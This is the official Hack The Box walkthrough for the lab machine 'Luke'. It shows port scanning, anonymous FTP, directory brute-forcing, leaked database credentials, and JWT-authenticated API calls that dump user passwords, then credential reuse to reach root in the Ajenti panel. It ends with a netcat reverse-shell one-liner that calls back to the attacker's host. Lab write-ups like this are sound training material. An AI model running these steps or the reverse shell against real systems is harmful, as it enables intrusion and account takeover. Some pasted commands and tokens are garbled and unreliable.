



Hack The Box  
PEN-TESTING LABS



# Luke

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Difficulty: **Medium**

Classification: Official



## SYNOPSIS

Luke is a medium difficulty Linux box featuring server enumeration and credential reuse. A configuration file leads to credential disclosure, which can be used to authenticate to a NodeJS server. The server in turn stores user credentials, and one of these provides access to a password protected folder containing configuration files. From this, the Ajenti password can be obtained and used to sign in, and execute commands in the context of root.

### Skills Required

- Enumeration

### Skills Learned

- NodeJs enumeration



## ENUMERATION

### NMAP

```
ports=$(nmap -p- --min-rate=1000 -T4 10.10.10.137 | grep ^[0-9] | cut -d  
'/' -f 1 | tr '\n' ',' | sed s/,,$//)  
nmap -p$ports -sC -sV 10.10.10.137
```

```
root@Ubuntu:~/Documents/HTB/Luke# nmap -p$ports -sC -sV 10.10.10.137  
Starting Nmap 7.70 ( https://nmap.org ) at 2019-05-26 12:23 IST  
Nmap scan report for 10.10.10.137  
Host is up (0.19s latency).  
  
PORT      STATE SERVICE VERSION  
21/tcp    open  ftp      vsftpd 3.0.3+ (ext.1)  
| ftp-anon: Anonymous FTP login allowed (FTP code 230)  
|_ drwxr-xr-x    2 0          0          512 Apr 14 12:35 webapp  
| ftp-syst:  
|   STAT:  
| FTP server status:  
|   Connected to 10.10.14.16  
|   Logged in as ftp  
|   TYPE: ASCII  
|   No session upload bandwidth limit  
|   No session download bandwidth limit  
|   Session timeout in seconds is 300  
|   Control connection is plain text  
|   Data connections will be plain text  
|   At session startup, client count was 3  
|   vsFTPD 3.0.3+ (ext.1) - secure, fast, stable  
|_ End of status  
22/tcp    open  ssh?  
80/tcp    open  http     Apache httpd 2.4.38 ((FreeBSD) PHP/7.3.3)  
| http-methods:  
|_ Potentially risky methods: TRACE  
|_ http-server-header: Apache/2.4.38 (FreeBSD) PHP/7.3.3  
|_ http-title: Luke  
3000/tcp  open  http     Node.js Express framework  
|_ http-title: Site doesn't have a title (application/json; charset=utf-8).  
8000/tcp  open  http     Ajenti http control panel  
|_ http-title: Ajenti
```

FTP is open with anonymous access allowed. There are two apache web servers running on port 80 (hosting the Ajenti which is a server management application) and 8000. Port 3000 is running a Node server with Express framework.



## FTP

Logging into FTP as anonymous we find a folder with a text file. Download it using GET.

```
ftp> cd webappp
550 Failed to change directory.
ftp> cd webapp
250 Directory successfully changed.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-r-xr-xr-x  1 0      0      306 Apr 14 12:37 for_Chihiro.txt
226 Directory send OK.
ftp> get for_Chihiro.txt
local: for_Chihiro.txt remote: for_Chihiro.txt
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for for_Chihiro.txt (306 bytes).
226 Transfer complete.
306 bytes received in 0.00 secs (1.9455 MB/s)
ftp>
```

Dear Chihiro !!

As you told me that you wanted to learn Web Development and Frontend, I can give you a little push by showing the sources of the actual website I've created .

Normally you should know where to look but hurry up because I will delete them soon because of our security policies !


Derry

The note says that he placed the source code somewhere on the server.



## HTTP

Browsing to port 80 we see a normal web application.



## GOBUSTER

Gobuster is ran with the medium dirbuster wordlist and PHP extension. We'll also search for 401 unauthorized codes in case of basic auth pages.

```
gobuster -w directory-list-2.3-medium.txt -u http://10.10.10.137/ -t 150 -x php -s "200,204,301,302,307,403,401"
```

```
=====
Gobuster v2.0.1                OJ Reeves (@TheColonial)
=====
[+] Mode           : dir
[+] Url/Domain     : http://10.10.10.137/
[+] Threads       : 150
[+] Wordlist       : directory-list-2.3-medium.txt
[+] Status codes   : 200,204,301,302,307,401,403
[+] Extensions    : php
[+] Timeout       : 10s
=====
2019/05/26 12:43:37 Starting gobuster
=====
/login.php (Status: 200)
/management (Status: 401)
/member (Status: 301)
/css (Status: 301)
/management (Status: 401)
/js (Status: 301)
/vendor (Status: 301)
/config.php (Status: 200)
/LICENSE (Status: 200)
```



We see login.php and config.php files. Let's see what config.php holds.

```
view-source:http://10.10.10.137/config.php
1 $dbHost = 'localhost';
2 $dbUsername = 'root';
3 $dbPassword = 'Zk6heYCyv6ZE9Xcg';
4 $db = "login";
5
6 $conn = new mysqli($dbHost, $dbUsername, $dbPassword,$db) or die("Connect failed: %s\n". $conn -> error);
7
```

It contains the PHP code to establish a database connection. Let's check login.php.

Please sign in (beta version )

Username

Password

☐ Remember me

Sign in

It's a normal login page and trying the credentials from config.php fails. Let's check out /management now.

Authentication Required

http://10.10.10.137 is requesting your username and password. The site says: "Authentication required ! Forbidden to visitors .."

User Name:

Password:


Cancel OK



This needs us to authenticate in order to view the content. Let's save this for later. Apart from these, there's a /member directory which is empty.

## NODE SERVER

Navigating to port 3000 we receive an error message.



This is due to the absence of the Authorization header with a JWT cookie.

## GOBUSTER

Let's run gobuster on port 3000 to discover any other paths.

```
gobuster -w directory-list-2.3-medium.txt -u http://10.10.10.137:3000/ -t 150 -s "200,204,301,302,307,401,403"
```

```
root@Ubuntu:~/Documents/HTB/Luke# gobuster -w directory-list-2.3-medium.txt -u http://10.10.10.137:3000/ -t 150 -s "200,204,301,302,307,401,403"


=====
Gobuster v2.0.1                      OJ Reeves (@TheColonial)
=====
[+] Mode           : dir
[+] Url/Domain     : http://10.10.10.137:3000/
[+] Threads       : 150
[+] Wordlist        : directory-list-2.3-medium.txt
[+] Status codes   : 200,204,301,302,307,401,403
[+] Timeout        : 10s
=====
2019/05/26 12:51:10 Starting gobuster
=====
/login (Status: 200)
/users (Status: 200)
/Login (Status: 200)
/Users (Status: 200)
```

We see /login and /users. Let's see what they contain.





Going to /login we see a message “please auth”.



Let's try sending it a POST request with curl with some credentials.

```
curl -X POST http://10.10.10.137:3000/login -d "username=admin&password=admin" ; echo
```

```
root@Ubuntu:~/Documents/HTB/Luke# curl -X POST http://10.10.10.137:3000/login -d "username=admin&password=admin" ; echo
Forbidden
root@Ubuntu:~/Documents/HTB/Luke#
```

The page replies with forbidden. Let's try again with the credentials we gained earlier.

```
curl -X POST http://10.10.10.137:3000/login -d "username=root&password=Zk6heYCyv6ZE9Xcg" ; echo
```

This also returns a forbidden message. However, after changing the username to “admin” authentication is successful.

```
root@Ubuntu:~/Documents/HTB/Luke# curl -s -X POST http://10.10.10.137:3000/login -d "username=admin&password=Zk6heYCyv6ZE9Xcg" | jq
{
  "success": true,
  "message": "Authentication successful!",
  "token": "eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmFtZSI6ImFkbWwluIiwiaWF0IjoxNTU4ODU1NTYzLCJleHAiOiE1NTg5NDE5NjN9.s7ZbrqWw--H6Ae-Uws3Ve021U2XRwFNEDeL0gAYIpX0"
}
root@Ubuntu:~/Documents/HTB/Luke#
```

Now we have the JWT cookies and can authenticate against the previous application.

```
curl -s http://10.10.10.137:3000/ -H 'Authorization: Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmFtZSI6ImFkbWwluIiwiaWF0IjoxNTU4ODU1NTYzLCJleHAiOiE1NTg5NDE5NjN9.s7ZbrqWw--H6Ae-Uws3Ve021U2XRwFNEDeL0gAYIpX0' | jq
```





```
root@Ubuntu:~/Documents/HTB/Luke# curl -s http://10.10.10.137:3000/
kbWluIiwiaWF0IjoxNTU4ODU1NTYzLCJleHAiOjE1NTg5NDE5NjN9.s7ZbrqW--H6Ae
{
  "message": "Welcome admin ! "
}
root@Ubuntu:~/Documents/HTB/Luke#
```

And we see the Welcome message. Let's view the /users path using this cookie.

```
curl -s http://10.10.10.137:3000/users -H 'Authorization: Bearer
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmFtZSI6ImFkbWluIiwiaWF0IjoxNT
U4ODU1NTYzLCJleHAiOjE1NTg5NDE5NjN9.s7ZbrqW--H6Ae-Uws3Ve021U2XRwfNEDeL0gAYI
pX0' | jq
```

```
root@Ubuntu:~/Documents/HTB/Luke# curl -s
I6ImFkbWluIiwiaWF0IjoxNTU4ODU1NTYzLCJleHAi
[
  {
    "ID": "1",
    "name": "Admin",
    "Role": "Superuser"
  },
  {
    "ID": "2",
    "name": "Derry",
    "Role": "Web Admin"
  },
  {
    "ID": "3",
    "name": "Yuri",
    "Role": "Beta Tester"
  },
  {
    "ID": "4",
    "name": "Dory",
    "Role": "Supporter"
  }
]
```

We see the user information and their roles. Let's try going to /users/:username.



```
curl -s http://10.10.10.137:3000/users/Admin -H 'Authorization: Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmFtZSI6ImFkbWluIiwiaWF0IjoxNTU4ODU1NTYzLCJleHAiOjE1NTg5NDE5NjN9.s7ZbrqW--H6Ae-Uws3Ve021U2XRwfNEDeL0gAYI pX0' | jq
```

```
root@Ubuntu:~/Documents/HTB/Luke# curl -s http://10.10.10.137:3000/users/bmFtZSI6ImFkbWluIiwiaWF0IjoxNTU4ODU1NTYzLCJleHAiOjE1NTg5NDE5NjN9.s7ZbrqW--H6Ae-Uws3Ve021U2XRwfNEDeL0gAYI pX0
{
  "name": "Admin",
  "password": "WX5b7)>/rp$U)FW"
}
root@Ubuntu:~/Documents/HTB/Luke#
```

The request is successful and we receive new credentials for Admin. The process is repeated for the other three users.

```
root@Ubuntu:~/Documents/HTB/Luke# curl -s http://10.10.10.137:3000/users/bmFtZSI6ImFkbWluIiwiaWF0IjoxNTU4ODU1NTYzLCJleHAiOjE1NTg5NDE5NjN9.s7ZbrqW--H6Ae-Uws3Ve021U2XRwfNEDeL0gAYI pX0
{
  "name": "Derry",
  "password": "rZ86wwLvX7jUxtch"
}
root@Ubuntu:~/Documents/HTB/Luke# curl -s http://10.10.10.137:3000/users/mFtZSI6ImFkbWluIiwiaWF0IjoxNTU4ODU1NTYzLCJleHAiOjE1NTg5NDE5NjN9.s7ZbrqW--H6Ae-Uws3Ve021U2XRwfNEDeL0gAYI pX0
{
  "name": "Yuri",
  "password": "bet@tester87"
}
root@Ubuntu:~/Documents/HTB/Luke# curl -s http://10.10.10.137:3000/users/mFtZSI6ImFkbWluIiwiaWF0IjoxNTU4ODU1NTYzLCJleHAiOjE1NTg5NDE5NjN9.s7ZbrqW--H6Ae-Uws3Ve021U2XRwfNEDeL0gAYI pX0
{
  "name": "Dory",
  "password": "5y:!xa=ybfe)/QD"
}
root@Ubuntu:~/Documents/HTB/Luke#
```



## FOOTHOLD

After checking these credentials against the /management page, we find that the user Derry can login.



## Index of /management

- [Parent Directory](#)
- [config.json](#)
- [config.php](#)
- [login.php](#)

Once logged in, we'll find the configuration files and the login.php file. The config.php and login.php are same as earlier but the config.json is different.

```
root:
  configs:
    ajenti.plugins.notepad.notepad.Notepad:
    ajenti.plugins.terminal.main.Terminals:
    ajenti.plugins.elements.ipmap.ElementsIPMapper:
    ajenti.plugins.munin.client.MuninClient:
    ajenti.plugins.dashboard.dash.Dash:
    {"bookmarks": [], "root": "\/"}
```

It seems to be the configuration for Ajenti on port 8000. Scrolling down a bit we see the password :


```
    ajenti.plugins.elements.usermgr.ElementsUserManager:
    ajenti.plugins.elements.projects.main.ElementsProjectManager:
    password:
    permissions:
    language:
    bind:
    {"address": "localhost"}
```

## AJENTI

The credentials root / KpMasng6S5EtTy9Z are used to login to Ajenti.



On the navigation bar to the left, there's a "Terminal" tab. Click on this, click "New", and then click on the terminal. This should open up a root terminal.



A shell can be gained by using nc.



```
ajenti Terminal 0 X Insecure communication Please set up SSL as soon as possible  
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|bin/sh -i 2>&1 |nc 10.10.14.16 4444 >/tmp/f
```

```
root@Ubuntu:~/Documents/HTB/Luke# nc -lvp 4444  
Listening on [0.0.0.0] (family 2, port 4444)  
Connection from 10.10.10.137 35135 received!  
# id  
uid=0(root) gid=0(wheel) groups=0(wheel)  
#
```

And we are root !